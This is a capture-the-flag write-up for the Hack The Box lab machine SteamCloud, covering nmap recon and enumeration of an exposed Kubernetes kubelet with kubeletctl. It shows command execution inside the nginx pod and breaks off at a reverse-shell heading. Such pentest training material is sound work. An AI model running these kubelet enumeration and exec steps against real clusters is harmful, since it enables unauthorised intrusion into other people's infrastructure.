
595 HTB SteamCloud

[HTB] SteamCloud

by Pablo `github.com/vorkampfer/hackthebox`


SteamCloud

OS:	Linux
Difficulty:	Easy
Points:	20
Release:	14 Feb 2022
IP:	10.10.11.133

- Resources:

> 1. Savitar YouTube walk-through `https://htbmachines.github.io/`
> 2. Kubectl Basics: HackTricks: `https://cloud.hacktricks.xyz/pentesting-cloud/kubernetes-security/kubernetes-basics`
> 3. Kubernetes Enumeration: Hacktricks: `https://cloud.hacktricks.xyz/pentesting-cloud/kubernetes-security/kubernetes-enumeration`
> 4. What is a kubelet `https://kubernetes.io/docs/reference/command-line-tools-reference/kubelet/`
> 5. kubeletctl `https://github.com/cyberark/kubeletctl`
> 6. Privacy search engine `https://metager.org`
> 7. Privacy search engine `https://ghosterysearch.com/`

- View terminal output with color

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
>>> Note: There was a-lot of kubernetes terminology I had to look up on this box. Which turned out to be very interesting putting
it all together.
--------------------------------------------------------------------------
SteamCloud just presents a bunch of Kubernetes-related ports. Without a way to authenticate, I can’t do anything with the
Kubernetes API. But I also have access to the Kubelet running on one of the nodes (which is the same host), and that gives access
to the pods running on that node. I’ll get into one and get out the keys necessary to auth to the Kubernetes API. From there, I
can spawn a new pod, mounting the host file system into it, and get full access to the host. I’ll eventually manage to turn that
access into a shell as well. ~0xdf
```

Skill-set:

```
1. Kubernetes API Enumeration (kubectl)
2. Kubelet API Enumeration (kubeletctl)
3. Command Execution through kubeletctl on the containers
4. Cluster Authentication (ca.crt/token files) with kubectl
5. Creating YAML file for POD creation
6. Executing commands on the new POD
7. Reverse Shell through YAML file while deploying the POD
```

Basic Recon

1. **Ping & `whichsystem.py`**

```
1. ▷ ping -c 1 10.129.3.18

2. ▷ whichsystem.py 10.129.3.18
[+]==> 10.129.3.18 (ttl -> 63): Linux
```

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan steamcloud.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to
grab ports.
3. ▷ echo $openportz
23
3. ▷ sourcez
4. ▷ echo $openportz
22,2379,2380,8443,10249,10250,10256
5. ▷ portzscan $openportz steamcloud.htb
6. ▷ bat steamcloud/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,2379,2380,8443,10249,10250,10256 steamcloud.htb
8. ▷ cat portzscan.nmap | grep '^[0-9]'
22/tcp    open  ssh              syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
2379/tcp  open  ssl/etcd-client? syn-ack
2380/tcp  open  ssl/etcd-server? syn-ack
8443/tcp  open  ssl/http         syn-ack Golang net/http server
10249/tcp open  http             syn-ack Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
10250/tcp open  ssl/http         syn-ack Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
10256/tcp open  http             syn-ack Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
```

openssh (1:7.9p1-10+deb10u2) *Debian Buster*; urgency=medium

3. **Discovery with *Ubuntu Launchpad***

```
1.  ▷ launchpad_updated.sh run
Enter the path of your nmap scan output file: /home/h@x0r/hackthebox/steamcloud/portzscan.nmap


==> [+]  Here is the launchpad OS version.
openssh (1:7.9p1-10+deb10u2) buster; urgency=medium <<< Debian 10 Buster

==> [+]  Here is the Launchpad url it was scrapped from.
https://launchpad.net/debian/+source/openssh/1:7.9p1-10+deb10u2

2. You can also do the same thing with the Apache or nginx version.
```

4. **Whatweb**

```
1. ▷ whatweb https://10.129.3.18:8443
https://10.129.3.18:8443 [403 Forbidden] Country[RESERVED][ZZ], IP[10.129.3.18], UncommonHeaders[audit-id,x-content-type-
options,x-kubernetes-pf-flowschema-uid,x-kubernetes-pf-prioritylevel-uid]
```


What is Kubernetes

5. **Port 8443 seems to have an API interface**

```
1. {"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"forbidden: User "system:anonymous" cannot get
path "/nice ports,/Trinity.txt.bak"","reason":"Forbidden","details":{},"code":403}
|  GetRequest:
|  HTTP/1.0 403 Forbidden
2. Lets curl this port to see if it is an API
3.  ▷ curl -s -X GET "https://10.129.3.18:8443" -k | jq . | sed 's/\"//g' | tr -d '{}[],' | awk '!($3="")' | sed
'/^[[:space:]]*$/d'
kind: Status
apiVersion: v1
metadata:
status: Failure
message: forbidden:  \system:anonymous\ cannot get path \/\
reason: Forbidden
details:
code: 403
4. Can not get path. Requires authentication. This is Kubernetes api I think.
5. I search 'what is kubernetes'
6. Kubernetes is an open-source container orchestration system for automating software deployment, scaling, and management.
Wikipedia
7. Kubernetes default port is 443
8. I see several references to this minikube.
 ▷ cat portzscan.nmap | grep -i "kube"
| ssl-cert: Subject: commonName=minikube/organizationName=system:masters
| Subject Alternative Name: DNS:minikubeCA, DNS:control-plane.minikube.internal
9. So I look it up as well. : minikube is a tool that quickly sets up a local Kubernetes cluster on various platforms. It supports
the latest Kubernetes release, multiple container runtimes, advanced features, and common CI environments.
10. I look up "minikube default port"
11. start | minikube
This can be used if you want to make the apiserver available from outside the machine --apiserver-port int The apiserver listening
port (default 8443)
12. So minikubes default port is 8443
```

kubectl

6. **Kubectl install and usage.**



Kubectl Basics

`Kubectl` is the command line tool for kubernetes clusters. It communicates with the Api server of the master process to perform actions in kubernetes or to ask for data.

```
kubectl version #Get client and server version
kubectl get pod
kubectl get services
kubectl get deployment
kubectl get replicaset
kubectl get secret
kubectl get all
kubectl get ingress
kubectl get endpoints
```

```
1. ▷ sudo pacman -S kubectl
2. ▷ kubectl options
3. ▷ kubectl -s https://10.129.3.18:8443 <<< A bunch of options come up for this package. Lets check out HackTricks and see if
there is anything we can use.
4. https://book.hacktricks.xyz/ >>> I press CTRL + k
5. https://cloud.hacktricks.xyz/pentesting-cloud/kubernetes-security/kubernetes-basics
6. Some times the HackTricks in house search filter craps out. I had to use metager.org to find this link for 'kubectl basics
hacktricks'
7. ▷ kubectl -s https://10.129.3.18:8443 get pod
Please enter Username: admin
Please enter Password: E0515 11:53:01.265459  255532 memcache.go:265] couldnt get current server API group list: Get
"https://10.129.3.18:8443/api?timeout=32s": dial tcp 10.129.3.18:8443: connect: no route to host
^C
8. I try admin:admin and it failed to connect.
9. I look up "what are Kubernetes Pods?"
10.  Pods | Kubernetes
Pods are the smallest deployable units of computing that you can create and manage in Kubernetes. A Pod (as in a pod of whales or
pea pod) is a group of one or more containers, with shared storage and network resources, and a specification for how to run the
containers.
11. There is nothing more we can do with this kubectl interacting with the API on 8443 because we need authentication.
```


7. **Lets check out the other ports**

```
1. The other ports were
2.
2379/tcp  open  ssl/etcd-client? syn-ack
2380/tcp  open  ssl/etcd-server? syn-ack
8443/tcp  open  ssl/http         syn-ack Golang net/http server
10249/tcp open  http             syn-ack Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
10250/tcp open  ssl/http         syn-ack Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
10256/tcp open  http             syn-ack Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
3. I look up "port 2379 Kubernetes"
4. https://kubernetes.io/docs/tasks/administer-cluster/configure-upgrade-etcd/
5. I look up what is "etcd kubernetes"
6. Etcd is an open-source distributed key-value store that is used to store and manage the information that distributed systems need for their operations. It stores the configuration data, state data, and metadata in Kubernetes. The name “etcd”…
7. There is an InfluxDB exploit. I just used it on HTB DevZat. "InfluxDB-Exploit-CVE-2019-20933"
8. I am not sure if we will use it, or if because this is kubernetes it will apply here. Moving on.
9. Lets check out port 10250. I search online for "Kubernetes port 10250"
10. https://kubernetes.io/docs/reference/command-line-tools-reference/kubelet/
11. The kubelet is the primary "node agent" that runs on each node. It can register the node with the apiserver using one of: the hostname; a flag to override the hostname; or specific logic for a cloud provider.
```

kubeletctl

- #pwn_kubeletctl_install_and_usage

8. **Enumerating the Kubelet using `kubeletctl`**



```
~/hax0rn00b ▷ kubeletctl -s 10.129.216.34 pods
```

Pods from Kubelet


	POD	NAMESPACE	CONTAINERS
1	coredns-78fcd69978-d7t8k	kube-system	coredns
2	nginx	default	nginx
3	etcd-steamcloud	kube-system	etcd
4	kube-apiserver-steamcloud	kube-system	kube-apiserver
5	kube-controller-manager-steamcloud	kube-system	kube-controller-manager
6	kube-scheduler-steamcloud	kube-system	kube-scheduler
7	storage-provisioner	kube-system	storage-provisioner
8	kube-proxy-bw6j6	kube-system	kube-proxy

```
1. It is possible to interact with the kubelet using another tool called "kubeletctl"
2. Look up "kubeletctl github"
3. https://github.com/cyberark/kubeletctl
4. All you have to do is use the wget. It will take care of copying over the files to /usr/local etc... You have to be root. Run the wget command as root.
5. [root@blackarch]-[/home/h@x0r/hackthebox/steamcloud]
>>> wget https://github.com/cyberark/kubeletctl/releases/download/v1.9/kubeletctl_linux_amd64 && chmod a+x
./kubeletctl_linux_amd64 && mv ./kubeletctl_linux_amd64 /usr/local/bin/kubeletctl
6. Success, it installed itself on blackarch which is pretty cool.
7. ▷ kubeletctl -h
Description:
  kubeletctl is command line utility that implements kuebelts API.
  It also provides scanning for opened kubelet APIs and search for potential RCE on containers.
8. The wget command used to download and install this kubeletctl package is actually very simple. It is just moving the file and giving it executable permissions. It is moving the file to path. I guess they assume '/usr/local/bin' is in your path. That is a common path and it worked for me. Very cool,simple, and effecient wget command. The only caveat is it must be run as root.
9.  ▷ kubeletctl -s 10.129.216.34 pods
10. Reading the help menu I add pods because that lists all the pods.
11. ▷ kubeletctl -h | grep pods
```

```
    // List all pods from kubelet
12. SUCCESS it worked.
```

Kubeletctl enumeration of Kubelet continued...

```
1. Notice in the screen shot of the kubeletctl output that nginx is in 'default' and everything else is in 'kube-system'.
2. First I run scan before running the exec command with Kubeletctl
3.  ▷ kubeletctl -s 10.129.216.34 scan
 ┌────────────────────┐
 │ Nodes with opened  │
 │    Kubelet API     │
 ├───┬────────────────┤
 │   │ NODE IP        │
 ├───┼────────────────┤
 │ 1 │ 10.129.216.34  │
 └───┴────────────────┘
4.  ▷ kubeletctl -s 10.129.216.34 scan rce
5. The output with the + signs will execute code. Aka are vulnerable to remote code execution.
```



```
~/hax0rn00b ▷ kubeletctl -s 10.129.216.34 scan rce
┌─────────────────────────────────────────────────────────────────────────────────────────────────────────────┐
│                                       Node with pods vulnerable to RCE                                      │
├───┬───────────────┬────────────────────────────────────┬─────────────┬─────────────────────────┬─────┤
│   │ NODE IP       │ PODS                               │ NAMESPACE   │ CONTAINERS              │ RCE │
├───┼───────────────┼────────────────────────────────────┼─────────────┼─────────────────────────┼─────┤
│   │               │                                    │             │                         │ RUN │
├───┼───────────────┼────────────────────────────────────┼─────────────┼─────────────────────────┼─────┤
│ 1 │ 10.129.216.34 │ kube-scheduler-steamcloud          │ kube-system │ kube-scheduler          │ -   │
├───┼───────────────┼────────────────────────────────────┼─────────────┼─────────────────────────┼─────┤
│ 2 │               │ storage-provisioner                │ kube-system │ storage-provisioner     │ -   │
├───┼───────────────┼────────────────────────────────────┼─────────────┼─────────────────────────┼─────┤
│ 3 │               │ kube-proxy-bw6j6                   │ kube-system │ kube-proxy              │ +   │
├───┼───────────────┼────────────────────────────────────┼─────────────┼─────────────────────────┼─────┤
│ 4 │               │ coredns-78fcd69978-d7t8k           │ kube-system │ coredns                 │ -   │
├───┼───────────────┼────────────────────────────────────┼─────────────┼─────────────────────────┼─────┤
│ 5 │               │ nginx                              │ default     │ nginx                   │ +   │
├───┼───────────────┼────────────────────────────────────┼─────────────┼─────────────────────────┼─────┤
│ 6 │               │ etcd-steamcloud                    │ kube-system │ etcd                    │ -   │
├───┼───────────────┼────────────────────────────────────┼─────────────┼─────────────────────────┼─────┤
│ 7 │               │ kube-apiserver-steamcloud          │ kube-system │ kube-apiserver          │ -   │
├───┼───────────────┼────────────────────────────────────┼─────────────┼─────────────────────────┼─────┤
│ 8 │               │ kube-controller-manager-steamcloud │ kube-system │ kube-controller-manager │ -   │
└───┴───────────────┴────────────────────────────────────┴─────────────┴─────────────────────────┴─────┘
```

Executing commands via Kubletctl exploit

```
1. So that means nginx and kube-proxy-bw6j6 are vulnerable to RCE.
2. ▷ kubeletctl -s 10.129.216.34 -p nginx -c nginx exec "whoami"
root
3. You have to type the pod (nginx) and the container (nginx) then exec followed by your payload.
4. ▷ kubeletctl -s 10.129.216.34 -p nginx -c nginx exec "hostname -I"
172.17.0.3
5. Oh nos we are in a container, but at least we are root of the container.
6.  ▷ kubeletctl -s 10.129.216.34 -p nginx -c nginx exec "mount"
7. Lets try for a reverse shell.
```

Kubeletctl reverse shell

- #pwn_kubeletctl_reverse_shell_bash_one_liner

